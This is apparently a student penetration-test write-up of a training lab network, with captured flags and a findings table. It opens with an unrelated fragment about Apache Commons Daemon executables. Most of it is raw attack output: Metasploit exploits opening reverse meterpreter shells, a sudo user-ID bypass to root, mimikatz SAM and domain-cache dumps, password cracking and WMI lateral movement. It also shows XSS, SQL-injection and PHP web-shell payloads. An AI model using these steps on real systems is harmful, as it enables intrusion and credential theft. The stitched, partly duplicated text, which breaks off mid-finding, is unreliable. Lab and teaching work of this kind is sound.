These files are renamed copies of "prunsrv.exe" and "prunmgr.exe" from
Apache Commons Daemon distribution. The file names have a meaning: they are
used as the service name to register the service in Windows, as well as the
key name to store distinct configuration for this installation of
"procrun". If you would like to install several instances of Tomcat 8.5
in parallel, you have to further rename those files, using the same naming
scheme.
find / -type f -iname "*.txt*" | grep flag
/root/.flag7.txt
cat /root/.flag7.txt
8ks6sbhss
```

Used metasploit to exploit an Apache vulnerability for machine 192.168.13.11. I was able to enumerate information on the /etc/sudoers and /etc/passwd files.



```

File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~ x
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

  Name          Current Setting  Required  Description
  --          -
  CMD_MAX_LENGTH 2048             yes       CMD max line length
  CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
  HEADER          User-Agent        yes       HTTP header to use
  METHOD           GET               yes       HTTP method to use
  Proxies         no                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS          192.168.13.11    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPATH           /bin              yes       Target PATH for binaries used by the CmdStager
  RPORT           80                yes       The target port (TCP)
  SRVHOST         0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT         8080             yes       The local port to listen on.
  SSL             false             no        Negotiate SSL/TLS for outgoing connections
  SSLCert         no                no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI       cgi-bin/shockme.cgi yes       Path to CGI script
  TIMEOUT         5                 yes       HTTP read response timeout (seconds)
  URIPATH         no                no        The URI to use for this exploit (default is random)
  VHOST           no                no        HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  LHOST         172.19.84.138    yes       The listen address (an interface may be specified)
  LPORT         4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Linux x86

```

```

040755/rwxr-xr-x 4096 dir 2019-12-17 10:01:22 -0500 vim
100644/rw-r--r-- 158 fil 2014-01-29 08:39:45 -0500 vtrgb
100644/rw-r--r-- 4812 fil 2019-04-08 18:55:26 -0400 wgetrc
040755/rwxr-xr-x 4096 dir 2022-02-28 10:40:03 -0500 xml

meterpreter > ls -l /etc/sudoers
100444/r--r--r-- 800 fil 2022-02-28 10:40:30 -0500 /etc/sudoers
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset
Defaults      mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL


# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter >

```

```
#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter > ls /etc/passwd
100644/rw-r--r-- 1042 fil 2022-02-28 10:40:32 -0500 /etc/passwd
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > █
```

Used information from OSINT to find alice as a user on machine 192.168.13.14, and used password guess (common passwords) to find the password for user Alice. Used an exploit on root privileges to enumerate information on the root folder.



```

User alice may run the following commands on ede56e7c1e7f:
(ALL, !root) NOPASSWD: ALL
$ sudo -u \#$(0xffffffff)
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
$ man sudo
-sh: 82: man: not found
$ sudo man
[sudo] password for alice:
sudo: man: command not found
$ sudo -u root
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
$ sudo -u root ls /etc/passwd
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/bin/ls/etc/passwd' as root on ede56e7c1e7f.
$ sudo -u #1 /bin/bash
root@ede56e7c1e7f:/# ls
bin boot dev etc home lib lib64 media mnt opt proc root run run.sh sbin srv sys tmp usr var
root@ede56e7c1e7f:/# whoami
root
root@ede56e7c1e7f:/#
root@ede56e7c1e7f:/# find / -type f -iname "*admin*.txt"
root@ede56e7c1e7f:/# find / -type f -iname "*flag*.txt" | grep flag
/root/flag12.txt
root@ede56e7c1e7f:/# cat /root/flag12.txt
d7sdfksdf384
root@ede56e7c1e7f:/#

```

## Total Rekall PenTesting Windows

Used OSINT and google dorking to display a hash and user for totalrekall on github.com  
 Used John to unhash the credentials

main site / xampp.users Go to file ...

totalrekall Added site backup files Latest commit 4dde5a9 on Mar 1 History

1 contributor

1 lines (1 sloc) 46 Bytes Raw Blame

```

1 trivera:Sapr1SA0vSKwao$GV3sgGAJ53j.c3GKS4oUC0

```

```

(root@kali)~# john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life (trivera)
1g 0:00:00:00 DONE 2/3 (2022-07-21 22:24) 5.882g/s 7376p/s 7376c/s 7376C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Used nmap to determine available hosts on windows server.  
 Then typed 172.22.117.20 on a web browser to display info (flag 2).



```
(root@kali)~# nmap -sV 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 22:26 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00062s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2022-07-22 02:26:53Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
MAC Address: 00:15:5D:02:04:13 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00067s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            FileZilla ftpd 0.9.41 beta
25/tcp    open  smtp           SLmail smtpd 5.5.0.4433
79/tcp    open  finger         SLmail fingerd
80/tcp    open  http           Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
106/tcp   open  pop3pw         SLmail pop3pw
110/tcp   open  pop3           BVRP Software SLMAIL pop3d
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
443/tcp   open  ssl/http       Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
445/tcp   open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
```

4d7b349705784a518bc876bc2ed6d4f6

Used ftp to transfer a file (flag 3) from 172.22.117.20 to my current machine .100

```

(root@kali)~# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp          32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (20.4382 kB/s)
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp          32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
root@kali: ~ * root@kali: ~ * root@kali: ~ * root@kali: ~ * root@kali: ~ *
root@kali: ~ *
ls
Desktop  Downloads  file3      flagfile   hashes.txt  LinEnum.sh  Pictures  script.php.jpg  Templates
Documents file2      flag3.txt  flag3inThisfile.7z hash.txt     Music       Public    Scripts         Videos
cat flag3.txt
89cb548970d44f348bb63622353ae278
root@kali: ~#

```

Used an exploit for SLMAIL on metasploit to access machine 172.22.117.20, and search the mail server for information (flag 4)

```

msf6 auxiliary(scanner/ftp/anonymous) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    172.22.117.20   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     110              yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.184.65   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:57842 ) at 2022-07-21 23:01:51 -0400

meterpreter >

```

```

Exploit target:
--
0 Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 => 172.22.117.20:57842 ) at 2022-07-21 23:01:51 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System

Mode                Size      Type       Last modified          Name
-----
100666/rw-rw-rw-    32      fil       2022-03-21 11:59:51    -0400    flag4.txt
100666/rw-rw-rw-   3358      fil       2002-11-19 13:40:14    -0500    listrcrd.txt
100666/rw-rw-rw-   1840      fil       2022-03-17 11:22:48    -0400    maillog.000
100666/rw-rw-rw-   3793      fil       2022-03-21 11:56:50    -0400    maillog.001
100666/rw-rw-rw-   4371      fil       2022-04-05 12:49:54    -0400    maillog.002
100666/rw-rw-rw-   1940      fil       2022-04-07 10:06:59    -0400    maillog.003
100666/rw-rw-rw-   1991      fil       2022-04-12 20:36:05    -0400    maillog.004
100666/rw-rw-rw-   2210      fil       2022-06-16 20:47:12    -0400    maillog.005
100666/rw-rw-rw-   2831      fil       2022-06-22 23:30:54    -0400    maillog.006
100666/rw-rw-rw-   1991      fil       2022-06-27 11:41:07    -0400    maillog.007
100666/rw-rw-rw-   5337      fil       2022-07-16 13:04:37    -0400    maillog.008
100666/rw-rw-rw-   2366      fil       2022-07-21 21:48:56    -0400    maillog.009
100666/rw-rw-rw-   4535      fil       2022-07-21 23:01:49    -0400    maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b490
meterpreter >

```

**Used query command on a shell for windows on 172.22.117.20 to find flag 5.**

```
C:\Program Files (x86)>schtasks /Query
schtasks /Query

Folder: \
TaskName                                     Next Run Time                               Status
=====
Backdoor                                     N/A                                          Ready
flag5                                        N/A                                          Ready
MicrosoftEdgeUpdateTaskMachineCore         7/22/2022 6:34:48 PM                       Ready
MicrosoftEdgeUpdateTaskMachineUA          7/21/2022 9:04:48 PM                       Ready
OneDrive Reporting Task-S-1-5-21-2013923    7/22/2022 11:18:12 AM                      Ready
OneDrive Standalone Update Task-S-1-5-21    7/22/2022 1:37:17 PM                      Ready

Folder: \Microsoft
TaskName                                     Next Run Time                               Status
=====
flag5                                        N/A                                          Queued

C:\Program Files (x86)\Smail\System>schtasks /query /tn flag5 /v
schtasks /query /tn flag5 /v

Folder: \
HostName TaskName                                     Next Run Time                               Status Logon Mode Comment Last Run Time Last Result Author
=====
Task To Run Scheduled Task State Idle Time Start In Power Management Run As User
Delete Task If Not Rescheduled Stop Task If Runs X Hours and X Mins Schedule
Schedule Type Start Time Start Date End Date Days Months Repeat: Every
Repeat: Until: Time Repeat: Until: Duration Repeat: Stop If Still Running
=====
WIN10 flag5 N/A Queued Interactive/Background 7/21/2022 8:57:36 PM 0 WIN10\
ysadmin C:\Windows\System32\WindowsPowerShell\v1.0\powershell N/A S4fa8cd5c1354adc9214969d716673f5 ADMBob
Disabled Enabled Only Start If Idle for 1 minutes, If Not Stop On Battery Mode Scheduling data is not available in this format. N/A N/A At
logon time N/A N/A 72:00:00 N/A N/A N/A 0
N/A N/A N/A N/A N/A N/A

idle time N/A N/A 72:00:00 N/A N/A N/A Scheduling data is not available in this format. N/A N/A At
N/A N/A N/A N/A N/A N/A

C:\Program Files (x86)\Smail\System>
```

## Used kiwi to dump SAM credentials



Used john to unhash the flag6 user.

```
C:\Program Files (x86)\SLmail\System>exit
exit
meterpreter > load kiwi
Loading extension kiwi...
#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772
```

```
Default Salt : DESKTOP-2113C08sysadmin
Credentials
  des_cbc_md5      : 94f4e331081f3443
OldCredentials
  des_cbc_md5      : 94f4e331081f3443

RID : 000003ea (1002)
User : flag6
Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
  lm - 0: 61cc909397b7971a1ceb2b26b427882f
  ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 4562c122b043911e0fe200dc3dc942f1
```

```
(root@kali)~[~]
# john hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer! (flag6)
1g 0:00:00:00 DONE 2/3 (2022-07-22 00:15) 7.692g/s 695161p/s 695161c/s 695161C/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

On 172.22.117.20, searched the system to find the flag in public/documents folder.

```

1 File(s)          32 bytes
2 Dir(s)   3,297,185,792 bytes free

C:\Users\Public>cd documents
cd documents

C:\Users\Public\Documents>print flag7.txt
print flag7.txt
Unable to initialize device PRN

C:\Users\Public\Documents>type flag7.txt
type flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc
C:\Users\Public\Documents>

```

Used Kiwi to do dump the lsa cache for ADMbob hash credentials

Used Metasploit to run an exploit on wmi to access the 172.22.117.10 machine

Searched the 172.22.117.10 machine for users on the machine

```

meterpreter > Kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 7/21/2022 9:34:17 PM]
RID      : 00000450 (1104)
User     : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

john --hash=mscash2 --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16]
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for perform
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme! (ADMBob)
1g 0:00:00:00 DONE 2/3 (2022-07-22 00:40) 3.125g/s 3246p/s 3246c/s 3246C/s 123456..barne
Use the "--show --format=mscash2" options to display all of the cracked passwords reliab
Session completed

```



```

Name           Current Setting  Required  Description
-----
RHOSTS         172.22.117.10   yes       Target address range or CIDR identifier
ReverseListenerComm 2             no        The specific communication channel to use for this listener
SESSION        2             yes       The session to run this module on
SMBDomain      REKALL         no        The Windows domain to use for authentication
SMBPass        Changeme!      no        The password for the specified username
SMBUser        sysadmin       no        The username to authenticate as
TIMEOUT        10            yes       Timeout for WMI command in seconds

Payload options (windows/meterpreter/reverse_tcp):

Name           Current Setting  Required  Description
-----
EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         172.22.117.100 yes       The listen address (an interface may be specified)
LPORT         4444           yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic

msf6 exploit(windows/local/wmi) > set SMBUser ADMBob
SMBUser => ADMBob
msf6 exploit(windows/local/wmi) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[*] [172.22.117.10] Process Started PID: 3568
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 3 opened (172.22.117.100:4444 -> 172.22.117.10:55987 ) at 2022-07-22 00:43:50 -0400

meterpreter > ■

C:\Windows\system32>net user
net user

User accounts for \\

-----
ADMBob      Administrator      flag8-ad12fc2ffc1e47
Guest       hdodge            jsmith
krbtgt      tschubert
The command completed with one or more errors.

C:\Windows\system32>■

```

Enumerated the 172.22.117.10 system to find the flag 9 file.

```

C:\Windows\system32>cd C:\
cd C:\

C:\>type flag9.txt
type flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872
C:\>■

```

Used dcsync on Kiwi to find the hashed credentials for the administrator.

```

meterpreter > load kiwi
Loading extension kiwi...
#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.co
'#####' > http://pingcastle.com / http://mysmartlogon.com *

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm Administrator
[+] Account : Administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55
[+] SID : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID : 500

meterpreter >

```

## Summary Vulnerability Overview

Vulnerability	Severity
Web application vulnerable to XSS	Critical
Web application vulnerable to SQL	High
Web application vulnerable to LFI	Critical
Admin Credentials can be found on web application login page with inspect element	Critical
Machines on subnet 192.168.13.0/24 vulnerable to RCE and gives root access	Critical
Port 22 vulnerable to ssh on 192.168.13.14	High
CVE-2019-14287 vulnerability gives users root access on 192.168.13.14	Critical
Users have weak passwords	Critical
User and hashed credentials can be found online	High
Multiple ports open on subnet 172.22.117.0/24	Medium
FTP Port vulnerable to "anonymous ftp" exploit	Critical
Machines on subnet 172.22.117.0/24 vulnerable to exploits using metasploit	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	7 hosts
	192.168.13.10
	192.168.13.11
	192.168.13.12
	192.168.13.13
	192.168.13.14
	172.22.117.10

	172.22.117.20
Ports	8009/tcp - ajp13 8080/tcp - http 80/tcp - http 22/tcp - ssh 53/tcp - domain 88/tcp - kerberos-sec 135/tcp - msrpc 139/tcp - netbios-ssn 389/tcp - ldap 445/tcp - microsoft-ds 593/tcp - ncacn_http 3268/tcp - ldap 21/tcp - ftp 25 - smtp 79 - smail fingerd 106 - pop3pw 110 - pop3

Exploitation Risk	Total
<b>Critical</b>	7
<b>High</b>	4
<b>Medium</b>	1
<b>Low</b>	-

# Vulnerability Findings

## Web application vulnerable to XSS

**Risk Rating:** Critical

**Description:** On the main host 192.168.13.35, on multiple pages, (comment, welcome, and get started page), CTI was able to run a XSS script to create pop ups on pages that require input. The script ran is `<script>alert("you have been hacked")</script>` On the page with input validation (the word script was disabled), ran the script `<scscriptript>alert("you have ben hacked")</scscriptript>` to by pass the input validation.

**Affected Hosts:** 192.168.13.35

**Remediation:**

- An extensive input validation. Instead of not allowing just the word script, the rule should also disable inputs such as: `&< > " '`

## Web application vulnerable to SQL

**Risk Rating:** High

**Description:** CTI ran an SQL Injection on the login page. Ran a SQL injection `<admin' OR '1'=1'>` on the user password section of the login page

**Affected Hosts:** 192.168.13.35

**Remediation:**

- An extensive input validation. Instead of not allowing just the word script, the rule should also disable inputs such as: `&< > " ' , .` Also add min/max character rules

## Web application vulnerable to LFI

**Risk Rating:** Critical

**Description:**

- CTI successfully uploaded a script.php file into the upload files. The script allows an attacker to run commands on the web application. When accessing the script.php file, the url should read `"192.168.14.35/images2/script.php"` add `"?cmd="` to run a bash command
- Successfully uploaded a script.php file into the upload files with input validation. Renames the script.php files to script.php.jpg since the application contained input validation. It is only able to upload .jpg files. The script allows an attacker to run commands on the web application. When accessing the script.php file, the url should read `"192.168.14.35/images2/script.php.jpg"` Remove the `".jpg"` and add `"?cmd="` after php to run a bash command.

**Affected Hosts:** 192.168.14.35

**Remediation:**

- Input validation for the upload link that currently does not have input validation
- For the input validation settings, disable files being uploaded with text .php

- Do not allow anyone to access the link to where the files are uploaded to

## Admin Credentials can be found on web application login page with inspect element

**Risk Rating:** Critical

**Description:** On the login page, I inspected the page and checked the networking tab to find credentials for an admin user: DougQuaid pass:Kuato after refreshing the page

**Affected Hosts:** 192.168.14.35

**Remediation:**

- Review HTML code, and ensure no credentials are shown after refreshing or failed log on attempts in the page element.

## Machines on subnet 192.168.13.0/24 vulnerable to RCE and gives root access

**Risk Rating:** Critical

**Description:** Using metasploit, host 192.168.13.10 is vulnerable to the payload <multi/http/tomcat\_jsp\_upload\_bypass> . It created a meterpreter session which gave CTI root access.  
Using metasploit, host 192.168.13.11 is vulnerable to the payload exploit <multi/http/apache/nod\_cgi\_bash\_env\_exec>. Created a meterpreter session to access the host.

**Affected Hosts:** 192.168.13.0/24

**Remediation:**

- Filter the ports, so they are only available for hosts that need to access these machines.
- If totalrekall determine's the ports do not need to be closed.

## Port 22 vulnerable to ssh on 192.168.13.14

**Risk Rating:** High

**Description:** Port 22 is open for 192.168.13.14, and CTI used credentials found from a user that was displayed in who.is. Able to access host 192.168.13.14

**Affected Hosts:** 192.168.13.14

**Remediation:**

- Filter the port to be only accessible by hosts that need to access the machine.
- If the port does not need to be open, close the port.

## CVE-2019-14287 vulnerability gives users root access on 192.168.13.14

**Risk Rating:** Critical

